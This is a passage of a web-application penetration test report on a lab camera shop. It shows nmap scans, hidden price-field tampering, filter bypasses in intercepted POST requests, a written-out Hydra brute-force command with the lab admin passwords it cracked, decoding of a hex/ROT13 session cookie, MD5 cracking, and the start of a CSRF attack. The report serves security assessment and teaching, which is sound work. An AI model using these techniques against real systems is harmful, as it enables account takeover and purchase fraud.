The web application was built to provide people with physical security devices – security cameras. Users had to create an account to make any purchases. The website collected and stored a lot of sensitive information about their users such as full name, email, date of birth, gender, address, and phone number. A credit or debit card was not a required as users could pay through PayPal once they added items in the shopping cart and proceeded to the checkout page. Users could change all their details and their profile picture.

Admin accounts could manage most resources on the website, but the different tables had different permissions. An admin could view (without the password), delete, and archive a customer's data; fully manage products (delete, view, edit and archive); manage orders (confirm, delete and view); send messages to the customers. Customer log-in details could not work in the admin panel, nor could admin details work in the customer login page. The admin details were obtained in a few ways – database from the /database directory **(Section 2.2.2 – Hidden Content)**, Hydra **(Section 2.5.3 – Brute-forcing passwords)** and SQLmap **(Section 2.8.1 – SQL Injections)**.

2.3.2 Customer Data Entry Points

The application had multiple points from which a user could enter data. All the data upload points, their supported types, and locations are included in the table below:

Data type	Location
Username (email or regular string), Password	Customer Sign-in Form (index.php, login.php, products.php)
Email (no email filtering), password, address, three names, phone number (only digits)	Customer Sign-up Form (register.php)
Email (no email filtering), password, address, three names, phone number (any input)	Customer Personal Information Edit (updatepassword.php)
Image (JPEG and PNG)	Customer Profile Picture Change (updatepassword.php)

Some of the fields above were susceptible to XSS and SQLi attacks. The password field had a filter which removed all special characters and forced the user to make a password with seven to fourteen characters.

2.3.3 Admin Data Entry Points

Administrators also had a few data entry points used to make changes on the website or interact with the customers. They can be seen in the table below:

Data type	Location
Product name, Quantity (digit), Price (digit), Description, Image (no filtering)	Add a Product (/admin/ADMIN/AS/asset.php)
Message	Send message to customers (/admin/ADMIN/ADS/messages.php)

2.3.4 Technologies

A lot of technologies were implemented in the web application to enhance its usability and customer experience. The tester first analysed the application's client-side technologies through inspecting the source code and interacting with every page and feature on the website. Two distinct technologies were identified – JavaScript and Cookies. JavaScript was used in most pages for a variety of reasons – imposing restrictions (password must be between 7 and 14 characters without special characters) and filtering for user input (against SQLi), as well as visual enhancements like animations. Cookies were used to authenticate the users.

The tester then examined the server-side technologies by using two tools – NMAP (NMAP, 1999) and Nikto (Sullo, 2018). The attacker used NMAP to identify open ports and services running on the server. An initial scan of the server was performed to get a brief overview of the open ports **(Figure 2.3.1)**. A total of four open ports could be seen – 21 (FTP), 80 (HTTP), 443 (HTTPS), 3306 (MySQL). The HTTP port allowed users to access the application, while the HTTPS appeared to be a port providing access to the server used to generate the application. Port 443 was out of scope and the tester did not analyse it further. The FTP port presumably allowed users and administrators to upload images and other file types (customer profile pictures, product pictures). Port 3306 confirmed that a MySQL database was used for the application.




Figure 2.3.1 *– Initial nmap scan.*

Further NMAP scans were conducted to gain additional information on the server and the services that ran on it. This was achieved with the following command: **nmap -sC -sV -T4 full_scan.txt 192.168.1.20**. The **sC** flag was used to assign a default script to the scan, **sV** probed the open ports to obtain more information about the services using them and **T4** assigned more threads for faster scanning **(Figure 2.3.2)**. With this, the tester identified the OS, server, PHP and OpenSSL versions and the type of database (MariaDB). The full scan can be found in **Appendix F**.




Figure 2.3.2 *– Full NMAP scan.*

In the end, the attacker used Nikto - a web server vulnerability scanner**(Figure 2.3.3)**. The results had to be compared with the report generated by OWASP Zap due to Nikto being infamous for its false positives. The scan results can be found in **Appendix G**.




Figure 2.3.3 *– Nikto vulnerability scan.*

2.4 TEST CLIENT-SIDE CONTROLS

2.4.1 Data Transmission via Client

The tester noticed during the mapping phase that the product pages could be changed by altering the parameter in the URL **(Figure 2.4.1)**. The ID appeared to be the exact same as the ID of the products given when an admin added a new one from the admin portal. The pages had different names for authenticated and unauthenticated users, but the URL had the same behaviour in both cases.




Figure 2.4.1 *– Authenticated user product page URL.*

The hacker changed the value of the ID to a number bigger than an integer, as well as non-numeric variables. Both showed a product called “Fujifilm FinePix S2950 Digital Camera” which had been allegedly sold out and had the price of £0.00. This item was presumably a former entry which was deleted by an administrator; although this could not be proven as the product was not present in the admin portal, nor the database **(Figure 2.4.2)**.




Figure 2.4.2 *– Unidentified product appearing when an invalid ID is inserted.*

The tester further inspected the source code of both product pages. The page for unauthenticated users had nothing of interest, whilst the product page for authenticated users had three hidden fields possibly affecting the purchases (**Figure 2.4.3)**. The tester changed the value of the **id** field which in response did not affect the order in any significant way **(Figure 2.4.4)**. The **qleft** field also did not affect the orders as it was connected to with the number of items in stock rather than the purchased quantity. On the other hand, tampering the value of **price** affected the purchases significantly. Further analysis can be found in section **2.9.1 Testing Transaction Logic**.




Figure 2.4.3 *– Hidden fields in the authenticated user products page.*

Figure 2.4.4 *– Changing the hidden price field allowed the user to input negative prices.*

2.4.2 Client-Side Input Testing

The attacker then tested the registration form. They identified in the mapping phase that both password and mobile number fields were filtered with the use of scripts. The tester used Burp Suite in attempt to bypass the filtering, although the same results could be achieved by using OWASP Zap.

The tester first tried to register a new account with a small password containing special characters and a non-digit phone number. They intercepted the POST request generated by the form using Burp Suite's proxy and altered it. The first attack was unsuccessful because the filtering script forced them to input a phone number. The second attempt aimed to bypass only the password filter and it was successful. The tester managed to register a user with the username of "**hi.com"** and a password of "**hi!**" **(Figure 2.4.5)**.

```
POST /register.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 214
Origin: http://192.168.1.20
Connection: close
Referer: http://192.168.1.20/register.php
Cookie: PHPSESSID=eip4e7js77dke33ro8718l2893
Upgrade-Insecure-Requests: 1

gender=Male&fname=Joe&middlename=Bob&lastname=Joe&email=hi.com&password=hi!&password1=hi!&bdate=1995-03-15&address=Aijdawd&city=Dundee&cnumber=asdasd&email_create=1&
is_new_customer=1&submit=Register
```

Figure 2.4.5 *– Bypassing the password filter.*

The tester then decided to take it a step further and tried to register a user without any credentials – only username. The test was performed in a similar fashion to the previous one by intercepting the POST request and tampering it. The first attempt was unsuccessful because the mobile number filter forced the tester to fill the field. However, the second attempt succeeded and a new user with the username "**rick**" was registered **(Figure 2.4.6)**. The username was left to test if they could log in with that account.




Figure 2.4.6 *– User "rick" without any credentials other than Number and DoB.*

The last test aimed at registering a user with absolutely no credentials other than the mobile number. The attempt was successful after the POST request parameters were changed to the following: ***gender=&fname=&middlename=&lastname=&email=&password=&password1=&bdate=&address=&city=&cnumber=103824234&email_create=1&is_new_customer=1&submit=Register***. The attacker successfully logged in after they clicked on the Sign-in button – an account without credentials. Knowing that there was no filter for the mobile number in the account update page, they decided to try to remove it. The attacker filled up all required fields with random strings, intercepted the POST request and removed all the data from it ***(Figure 2.4.7)***. The POST request was successfully transferred to the server and the profile was updated ***(Figure 2.4.8)***.

```
POST /updatepassword.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 181
Origin: http://192.168.1.20
Connection: close
Referer: http://192.168.1.20/updatepassword.php
Cookie: PHPSESSID=dqpplol5svbeq34o6uft276m41; SecretCookie=3a7134317138707139387330306f32303472393830303939387270733834323723a31363338343631363730
Upgrade-Insecure-Requests: 1

gender=&fname=&middlename=&lastname=&bdate=&address=&city=&cnumber=&email=&password=&email_create=1&is_new_customer=1&submit=Save
```

Figure 2.4.7 *– Post request for account update.*




Figure 2.4.8 *– Successfully updating account with fully removed credentials.*

The tester opened the admin portal and checked the customer account list. Both "**rick**" and the account without credentials were present. Viewing them showed that their password field was filled up, hinting that it probably did not take the MD5 hash stored in the database ***(Figure 2.4.9)***. It was possible that the field for every user account in the admin portal had a random string with the length of an MD5 hash.

Figure 2.4.9 *– Empty account in the customers' list.*

2.5 TEST THE AUTHENTICATION MECHANISM

2.5.1 Username duplication

After they identified that a user could be registered without any credentials and the admin panel still showed that the password field is full, the tester decided to check if multiple users with the same credentials could be signed up (Portswigger, 2003 – Present day). They attempted this by registering a user with the same email and password as the ones provided by the client – **hacklab@hacklab.com** and **hacklab**. The tester received an error which indicated that the user already existed even if they tried to use a different password, names, address, and phone number **(Figure 2.5.1)**.




Figure 2.5.1 *– Error indicating the prevention of duplicate nicknames.*

The tester also attempted to tamper the data with Burp Suite. They input random strings in the field then changed the parameters after they intercepted the traffic **(Figure 2.5.2)**. Nonetheless, the outcome was identical to the previous tests – an error alert showed that the email already existed in the database.

```
POST /register.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 230
Origin: http://192.168.1.20
Connection: close
Referer: http://192.168.1.20/register.php
Cookie: PHPSESSID=btic6mcpukuan9r6cn4fmp7c11; SecretCookie=
756e7078796e6f40756e7078796e6f2e70627a3a37303532706e71366f343135733432373270313938366e6e396e35306e3770333a3136333833533353353430
Upgrade-Insecure-Requests: 1

gender=Male&fname=RIck&middlename=Astley&lastname=Jr&email=hacklab%40hacklab.com&password=hacklab&password1=hacklab&bdate=1994-04-10&address=Never+Gonna+Str&city=Dundee&
cnumber=0830123&email_create=1&is_new_customer=1&submit=Register
```

Figure 2.5.2 *– Attempting data tampering with Burp Suite.*

2.5.2 Password Quality

The tester identified during the mapping phase that password filtering was present in the web application. However, it could be bypassed using a MITM Proxy such as OWASP Zap or Burp Suite **(Section 2.4.2 – Client-Side Input Testing)**. The password had to be between 7 and 14 characters. Special characters did not work due to the applied filtering which reduced the complexity of passwords by a large margin.

The tester tried to log in with the provided account using all capital letters and a mix of capital and small letters to check if the passwords are case sensitive. The login was unsuccessful even when the

attacker changed the letters to capital ones through Burp Suit. This meant that they were properly validated when they were compared to the passwords stored in the customers' table.

The last thing the attacker checked was if any lockout policy was implemented in the web application. They made a lot of login attempts with fake credentials; however, they were never locked out and they could keep trying. They only received a warning stating that the username or password were wrong, yet nothing regarding the numerous failed attempts. The user was also not alerted about logging attempts from an unidentified device with a different location. This meant that the accounts were more susceptible to brute-forcing attacks as a malicious attacker could use an automated script and wordlists to crack the credentials.

2.5.3 Brute-forcing passwords

Considering the lack of lockout policy, the tester decided to use a tool in attempt to brute-force an account's credentials. The attacker first tested the admin portal, as it should have been more secure than the regular user portal. The attacker used Hydra – a tool which attempted to access different accounts by automatically using different passwords from a wordlist (Chandel, 2018). The attacker made a text file which included the Administrator usernames found in the **tb_users** table. Proof that they were potential accounts with higher privileges was the username **admin**. The wordlist they used for the passwords was **rockyou.txt** as it had higher chances of password consilience **(Figure 2.5.3)**.

The tool managed to brute-force the passwords for **admin** and **BENJIE-00S**. The tool was then stopped as the password of the **hacklab** account was not present in the wordlist **(Figure 2.5.4)**. Something to note is that the password for this account was the same as the username (Identified after cracking the MD5 hash) and the password for the provided account, which was extremely unsafe.

```
root@kali:~/Desktop# hydra 192.168.1.20  -L user_list.txt -P /usr/share/wordlists/rockyou
.txt  http-post-form "/admin/:username=^USER^&password=^PASS^&submit=:F=Please Check Your
 Username And Password"
```

Figure 2.5.3 *– Hydra command used to brute-force the admin passwords.*

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 43033197 login tries (l:3/p:14344399)
, ~2689575 tries per task
[DATA] attacking http-post-form://192.168.1.20:80/admin/:username=^USER^&password=^PASS^&
submit=:F=Please Check Your Username And Password
[80][http-post-form] host: 192.168.1.20   login: admin   password: kelly
[80][http-post-form] host: 192.168.1.20   login: BENJIE_OOS   password: 123456
[STATUS] 28692589.00 tries/min, 28692589 tries in 00:01h, 14340608 to do in 00:01h, 16 ac
tive
[STATUS] 14348587.00 tries/min, 28697174 tries in 00:02h, 14336023 to do in 00:01h, 16 ac
tive
[STATUS] 9567259.33 tries/min, 28701778 tries in 00:03h, 14331419 to do in 00:02h, 16 act
ive
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Figure 2.5.4 *– Cracked passwords after running Hydra.*

The tester also used the tool on the customer login portal and they successfully brute-forced accounts whose passwords were present in the **rockyou.txt** wordlist.

2.5.4 Password transmission

The attacker first checked how the passwords were stored in the database itself. All of them were compiled with a hashing script present in the login and registration pages **(Figure 2.5.5)**. The script was large and looked complex. The passwords were encrypted using MD5 as the hashing algorithm, which was extremely unsafe as it could easily be cracked with a variety of tools, some even available online.




Figure 2.5.5 *– Script used to encrypt passwords.*

The tester identified that the hashing script took effect after the password got sent to the server. Proof of this is the figure below, as well as figures from previous sections which showed that Burp Suite could intercept the passwords in POST requests without any obfuscation or encryption **(Figure 2.5.6)**

```
POST / HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://192.168.1.20
Connection: close
Referer: http://192.168.1.20/
Upgrade-Insecure-Requests: 1

email=hacklab%40hacklab.com&password=hacklab&submit=
```

Figure 2.5.6 *– Unencrypted password in POST request captured with Burp Suite.*

The tester was also able to identify that the users got assigned a secret cookie upon login. The cookie contained the user's email and password **(Figure 2.5.7)**. It was decoded with the use of CyberChef (GCHQ, 2016). Further information can be found in the next section **2.6 – Testing Session Management Mechanisms**.

```
GET /user_index.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.1.20/
Cookie: SecretCookie=756e7078796e6f40756e7078796e6f2e70627a3a37303532706e71366f343135733432373270313938366e6e396e35306e3770333a31363338353433343534; PHPSESSID=
vqha39khs2ke3b8lnidpf5umr7
Upgrade-Insecure-Requests: 1
```

Figure 2.5.7 *– Secret cookie a user received upon logging in.*

2.6 TEST SESSION MANAGEMENT MECHANISM

2.6.1 Types of Session Management Mechanisms

The tester was able to identify a total of two session management mechanisms implemented into the web application – PHPSESSID and a SecretCookie **(Figure 2.5.7)**. Both cookies were assigned at different times. The former was assigned to a user the moment they entered the website, while the latter was assigned as soon as they logged into their accounts. Therefore, the PHPSESSID cookie was of no relevance as it was presumably automatically assigned by the server. SecretCookie, on the other hand, was set by the web application itself to authenticate their users.

2.6.2 Testing the SecretCookie

The tester first logged into different accounts to see if there were any similarities

between the cookies. The only identified similarity was the “2e70627a3a” string. This specific string was only present whenever the tester logged in with an account which had both username and password. The cookie did not contain the string when the attacker logged in with an SQL Injection or an account without a password **(Figure 2.6.1)**.

```
756e7078796e6f40756e7078796e6f2e70627a3a37303532706e71366f343135733432373270313938
366e6e396e35306e3770333a31363338353433343534

7762724067726667 2e70627a3a 34383270383131716e3571356f346f70367134393773736e39383439
317233383a31363338353434383138

657670783a7134317138707139387330306f32303472393830303939387270733834323772 3a313633
38353434333439
```

Figure 2.6.1 *– The SecretCookie of the provided account, test account and an account with no password respectively.*

The attacker used CyberChef to decode the cookies. They tested it with a variety of the available decoding methods. In the end they identified that the cookie first had to be decoded from Hex then from ROT13. With this, the tester could see the email of the user, the encrypted password and what appeared to be the login time in epoch format **(Figure 2.6.2)**. Trying to decrypt the MD5 hash from within CyberChef broke the results, which is why they had to use another openly available online tool - Crackstation (Riel, 2014). The tool easily cracked the passwords, whilst leaving an empty result for the hash generated by the account without a password and accounts accessed through SQLi **(Figure 2.6.3)**.

```
hacklab@hacklab.com:7052cad6b415f4272c1986aa9a50a7c3:1638543454joe@test.com:482c81
1da5d5b4bc6d497ffa98491e38:1638544818rick:d41d8cd98f00b204e9800998ecf8427e:1638544
349
```

Figure 2.6.2 *– Decoded cookies for three accounts.*

Hash	Type	Result
7052cad6b415f4272c1986aa9a50a7c3	md5	hacklab
482c811da5d5b4bc6d497ffa98491e38	md5	password123
d41d8cd98f00b204e9800998ecf8427e	md5	

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Figure 2.6.3 *– Decrypted MD5 hashes.*

2.6.3 Testing Session Termination

The tester noticed that the SecretCookie remained in the HTTP header even after they logged out of an account. The token of the previously logged in user was visible whenever a new user tried to log in or create an account **(Figure 2.6.4)**. This is proof that the token was not properly terminated when a user logged out of their account.

```
POST /index.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://192.168.1.20
Connection: close
Referer: http://192.168.1.20/index.php
Cookie: SecretCookie=657670783a7134317138707139387330306f32303472393830303939387270733834323723a31363338353434333439; PHPSESSID=f55o3uf2846jcp4hgijk404ga5
Upgrade-Insecure-Requests: 1

email=hacklab%40hacklab.com&password=hacklab&submit=
```

Figure 2.6.4 *– SecretCookie of an account without credentials appearing when the tester tried to log in with the provided account.*

The tester tried to log out of an account then go back to the user page. This was unsuccessful and they were transferred to **index.php**. They then tried to paste and enter the link of the user page. A GET request could be seen in Burp Suite; however, forwarding it showed another GET request which led to

index.php. Even though a user could not log in as someone else without using their credentials, they could still get them after decoding the SecretCookie, which was a severe vulnerability.

2.6.4 Testing for CSRF

Cross-Site Request Forgery (Portswigger, 2003 – Present Day), allows a malicious attacker to submit forms and applications from another user's account without accessing it **(Appendix H)**. The tester knew that the web application's forms were vulnerable due to the lack of an Anti-CSRF token as identified by OWASP Zap's report.

The tester opened **updatepassword.php** and examined the code and POST request generated when submitting the form. They then forged an HTML page which was almost identical to the form with some small changes to make it work with the exploit **(Figure 2.6.5)**. The tester then booted a python server through the terminal. Having a server running was a vital step as it was used to host the file which would be sent to the victim. A user would see an empty page with a button if they opened the link. Successful social engineering would make them click on the button then forward the form with the user's authentication. Further details and steps can be seen in **Appendix H**.

